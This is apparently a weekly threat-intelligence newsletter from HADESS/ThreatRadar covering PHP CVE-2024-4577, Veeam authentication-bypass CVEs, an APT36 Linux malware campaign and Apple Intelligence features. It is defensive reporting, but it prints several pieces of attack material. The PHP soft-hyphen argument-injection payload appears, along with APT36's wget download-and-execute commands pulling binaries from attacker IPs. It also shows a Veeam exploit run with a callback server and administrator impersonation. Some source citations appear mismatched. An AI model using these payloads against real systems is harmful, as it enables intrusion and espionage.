Threat Intel Roundup: Apple, PHP, APT36, Veeam

Week in Overview(4 Jun-11 Jun) - 2024

THREATRADAR
By HADESS

WWW.THREATRADAR.NET

Technical Summary

Apple Intelligence introduces advanced AI capabilities across the Apple ecosystem, enhancing user experiences through improved functionalities in Siri, Photos, Mail, Maps, and other applications. Siri benefits from better voice recognition and contextual understanding, while the Photos app offers sophisticated image recognition and curation features. The Mail app sees improvements in spam filtering and email organization. AI in Apple Maps enhances route planning and location recommendations. These enhancements aim to provide a more personalized and intuitive user experience across Apple devices (CNAPP for Hybrid Cloud Security | Uptycs).

APT36, also known as Transparent Tribe, has launched a new campaign targeting Indian government defense entities using the Linux Poseidon malware. This malware, capable of keystroke logging, screen capturing, and remote system administration, is distributed through compromised websites mimicking legitimate Indian government sites. The campaign continues APT36's focus on cyber espionage, leveraging familiar infrastructure to maintain persistence. Mitigation strategies include verifying website authenticity, updating software, and employing strong security practices (CNAPP for Hybrid Cloud Security | Uptycs) .

Veeam Backup Enterprise Manager Vulnerabilities include several critical and high-severity issues affecting various versions of Veeam Backup & Replication. Key vulnerabilities (CVE-2024-29849, CVE-2024-29850, CVE-2024-29851, CVE-2024-29852) allow unauthenticated access, account takeover via NTLM relay, and privilege escalation. These issues have been addressed in Veeam Backup Enterprise Manager version 12.1.2.172. Users are strongly advised to update to this version to mitigate potential exploitation risks and secure their backup infrastructure .

PHP Vulnerability in CGI Mode on Windows (CVE-2024-4577) affects PHP versions 8.1., 8.2., and 8.3.*, allowing attackers to pass options to the PHP binary, potentially revealing source code or executing arbitrary PHP code on the server. This vulnerability specifically impacts Windows installations using Apache and PHP-CGI under certain locales, such as Chinese and Japanese. The issue arises from a failure to handle Unicode character conversions properly, leading to command injection opportunities. Users should update to the latest PHP versions to mitigate this vulnerability .

Key Findings

it is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Apple Intelligence
- APT36
- Veeam Backup Enterprise Manager Vulnerabilities
- PHP Vulnerability in CGI Mode on Windows

🚨 Vulnerability of the Week

PHP CVE-2024-4577

CVE-2024-4577 is a critical vulnerability affecting PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, and 8.3.* before 8.3.8 when used with Apache and PHP-CGI on Windows. This flaw allows an attacker to pass options to the PHP binary being executed, potentially revealing the source code of scripts or running arbitrary PHP code on the server. The vulnerability, discovered by Orange Tsai, impacts specific locales—Chinese (both simplified and traditional) and Japanese—but may affect others as well.

The vulnerability is particularly concerning for environments using XAMPP, a popular package for quickly deploying Apache, PHP, and other tools. XAMPP's default configurations may be susceptible to this issue, posing a significant risk of remote code execution (RCE) on Windows systems.

The root of CVE-2024-4577 lies in the handling of CGI mode in PHP. In CGI mode, the web server parses HTTP requests and passes them to a PHP script. For example, a query string in a URL like http://host/cgi.php?foo=bar would be executed as php.exe cgi.php foo=bar.

This vulnerability stems from the improper handling of unicode characters in command-line arguments. Specifically, a 'soft hyphen' (character code 0xAD) can be used to bypass input sanitization. While the soft hyphen appears similar to a regular hyphen (0x2D), it is treated differently by the operating system and Apache's escaping mechanisms. PHP, however, maps this soft hyphen to a regular hyphen during its unicode processing, inadvertently allowing an attacker to inject additional command-line arguments.
Here's an illustrative example:

- Benign invocation: php.exe -d allow_url_include=1 -d auto_prepend_file=php://input
- Malicious invocation using soft hyphen: php.exe %ADd allow_url_include=1 %ADd auto_prepend_file=php://input


Mitigation
The vulnerability has been addressed in the following PHP versions:

- PHP 8.1.29
- PHP 8.2.20
- PHP 8.3.8

Users are strongly urged to upgrade to these versions to mitigate the risk. For those running affected configurations, particularly in the specified locales, an immediate update is critical. For other locales, a comprehensive assessment and verification of PHP usage scenarios are recommended to ensure security.

For detailed remediation steps and further insights, refer to the advisory by Orange Tsai.

Art of Detection




https://x.com/virusbtn/status/1800157749634052570

NTT's Rintaro Koike has analyzed the Operation Control Plug campaign, led by the DarkPeony threat group, which targets military and government agencies in Myanmar, the Philippines, Mongolia, and Serbia. This campaign abuses MSC files, a type of Microsoft Management Console document, to execute malicious PowerShell scripts that ultimately deploy PlugX malware.

1. MSC File Execution: Opens a console that runs PowerShell scripts.
2. Remote Execution: Downloads and runs MSI files containing malicious EXE and DLL files.
3. DLL Side-Loading: Executes EXE files that load malicious DLLs, eventually deploying PlugX.

These attacks are hard to detect due to the low recognition of MSC files. The campaign uses advanced evasion techniques, such as Cloudflare to control access, making it difficult for researchers to analyze.

🥵 Malware or Ransomware


APT36 (TRANSPARENT TRIBE) INFECTION CHAIN

approved_copy.desktop commands

```
• wget hxxp://139.59.30[.]67/4200f0916f146d2ac5448e91a3afe1b3/bsdutils-taR -O
  ~/.local/share/bsdutils-taR && chmod +x ~/.local/share/bsdutils-taR;~/.local/share/bsdutils-taR
• wget hxxp://39.59.86[.]183/4200f0916f146d2ac5448e91a3afe1b3/notification-update -O
  ~/.local/share/notification-update && chmod +x ~/.local/share/notification-update
```

File Name / IOC Type	IOC
Agenda_of_Meeting.zip	e275b8426f032fc7d945795f4e62f924
approved_copy.desktop	6011f3f50a17ef45466c29ce8af1d480
bsdutils-taR	98deebd20a1f6be7b6d7abeb2230bf93
notification-update	412e437f6b53b1be64a3ccf6286c7c02
IP (Payload Delivery)	139.59.30[.]67
IP (Payload Delivery)	139.59.86[.]183
IP (C&C)	192.248.153[.]47
IP (C&C)	149.248.51[.]25
URL	hxxps:/apkzones[.]com//approved_copy.pdf
Domain	apkzones[.]com


Note: A .desktop file is simply a combination of meta information resources and a shortcut of an application. It is usually placed in "~/.local/share/applications" or "/usr/share/applications/,".

APT36, also known as Transparent Tribe, has launched a new campaign targeting Indian government defense entities with a Linux malware called Poseidon. This campaign is similar to one observed in January 2024 and continues the group's focus on cyber espionage against Indian military and government agencies (Cyber Security News) (CNAPP for Hybrid Cloud Security | Uptycs).

Poseidon is a general-purpose backdoor malware designed to provide attackers with extensive control over infected systems. Its capabilities include logging keystrokes, taking screen captures, uploading and downloading files, and remotely administering the system. This malware is part of the Transparent Tribe’s arsenal and is typically delivered through compromised websites that mimic legitimate Indian government sites. In this campaign, the attackers used trojanized versions of Kavach, a two-factor authentication (2FA) tool commonly used by Indian government employees (Cyber Security News).

The distribution method involves tricking users into downloading a compromised version of Kavach, which then downloads the Poseidon malware from a malicious domain. This allows the attackers to establish a foothold within the targeted systems, facilitating further espionage activities. The infrastructure used in this campaign, including the malicious domains, is linked to previous APT36 operations, underscoring the group's persistent targeting of Indian entities (CNAPP for Hybrid Cloud Security | Uptycs).

1Day



```
ython CVE-2024-29849.py --target https://192.168.253.180:9398/ --callback-server 192.168.253.1:443

        (*) Veeam Backup Enterprise Manager Authentication Bypass (CVE-2024-29849)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-cve-2024-29849-authentication-bypass/

(*) Target https://192.168.253.180:9398 is reachable and seems to be a Veeam Backup Enterprise Manager
(*) Fetching certificate for 192.168.253.180
(*) Common Name (CN) extracted from certificate: batserver.evilcorp.local
(*) Assumed domain name: evilcorp.local
(?) Is the assumed domain name correct(Y/n)?y
(*) Target domain name is: evilcorp.local
(*) Starting callback server

(^_^) Prepare for the Pwnage (^_^)

(*) Callback server listening on https://192.168.253.1:443
192.168.253.1 - - [10/Jun/2024 07:20:13] "GET / HTTP/1.1" 200 -
(*) Callback server 192.168.253.1:443 is reachable
(*) Triggering malicious SAML assertion to https://192.168.253.180:9398
(*) Impersonating user: administrator@evilcorp.local
192.168.253.180 - - [10/Jun/2024 07:20:13] "POST /ims/STSService HTTP/1.1" 200 -
```


https://github.com/sinsinology/CVE-2024-29849

Several critical vulnerabilities have been discovered in Veeam Backup Enterprise Manager (VBEM), affecting various versions of Veeam Backup & Replication (VBR). The vulnerabilities, identified as CVE-2024-29849, CVE-2024-29850, CVE-2024-29851, and CVE-2024-29852, were disclosed on May 21, 2024, with fixes provided in VBEM version 12.1.2.172, packaged with VBR 12.1.2.

VBEM is an optional application that allows users to manage Veeam Backup & Replication through a web console. Not all VBR environments will have VBEM installed, so only those environments with VBEM deployed are impacted by these vulnerabilities. To check if VBEM is installed, you can look for the Veeam Backup Enterprise Manager service or use the following PowerShell command on the Veeam Backup Server:

All identified vulnerabilities have been fixed in Veeam Backup Enterprise Manager version 12.1.2.172, which is included in Veeam Backup & Replication version 12.1.2 (build 12.1.2.172). Users are strongly encouraged to update to this version to mitigate the risks associated with these vulnerabilities.

The Topic of the Week



https://x.com/heykahn/status/1800257732622356943

- Siri Enhancements: Apple's virtual assistant, Siri, now leverages advanced AI to provide more accurate and contextual responses. Users can enjoy improved voice recognition, natural language processing, and personalized recommendations based on their habits and preferences (CNAPP for Hybrid Cloud Security | Uptycs) .
- Photos App: AI in the Photos app allows for advanced image recognition, enabling users to search for photos by objects, people, places, and even specific activities. It can create curated photo memories and suggest edits for enhancing photo quality (CNAPP for Hybrid Cloud Security | Uptycs) .
- Mail App: Apple Intelligence helps in the Mail app by filtering spam more effectively, suggesting replies, and organizing emails into categories such as promotions, purchases, and important messages (CNAPP for Hybrid Cloud Security | Uptycs) .
- Maps Improvements: With AI, Apple Maps offers better route planning, real-time traffic updates, and personalized location recommendations. It can predict frequent destinations and suggest the best times to travel (CNAPP for Hybrid Cloud Security | Uptycs) .
- Keyboard Predictions: AI-driven predictive text on the iOS keyboard suggests words and phrases based on the user's typing habits, improving typing speed and accuracy (CNAPP for Hybrid Cloud Security | Uptycs) .
- Accessibility Features: Apple Intelligence improves accessibility features such as VoiceOver, which provides spoken descriptions of on-screen elements, and Live Text, which allows users to interact with text within images for easier navigation and information access (CNAPP for Hybrid Cloud Security | Uptycs) .
- Health and Fitness Tracking: Apple's Health app uses AI to provide more personalized insights into fitness routines, sleep patterns, and overall health trends. It can offer tailored workout recommendations and health tips (CNAPP for Hybrid Cloud Security | Uptycs) .
- HomeKit and Smart Home Integration: Apple Intelligence enhances HomeKit by learning user preferences for smart home devices, automating routines, and providing insights into energy usage and home security (CNAPP for Hybrid Cloud Security | Uptycs) .
- Apple Music: AI in Apple Music creates personalized playlists, recommends songs based on listening history, and curates music discovery experiences tailored to individual tastes (CNAPP for Hybrid Cloud Security | Uptycs) .
- Safari Browser: The Safari browser uses AI to improve search results, block trackers, and provide suggestions for related content, enhancing the overall browsing experience (CNAPP for Hybrid Cloud Security | Uptycs) .
- Reminders and Calendar: AI assists in organizing tasks and events by suggesting reminders, detecting relevant information from messages and emails, and helping manage schedules more efficiently (CNAPP for Hybrid Cloud Security | Uptycs) .
- Security and Privacy: Apple's AI technologies enhance security by detecting suspicious activities, improving biometric authentication, and ensuring that personal data is processed locally on the device to protect user privacy (CNAPP for Hybrid Cloud Security | Uptycs) .

HADESS

cat /etc/HADESS

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:	Threat Radar
WWW.HADESS.IO	**WWW.THREATRADAR.NET**

Threat Radar is a powerful threat intelligence platform that combines advanced analytics, machine learning, and human expertise to deliver actionable intelligence to organizations. It continuously monitors various data sources, including the deep web, dark web, social media platforms, and open-source intelligence, to identify potential threats, vulnerabilities, and emerging attack patterns.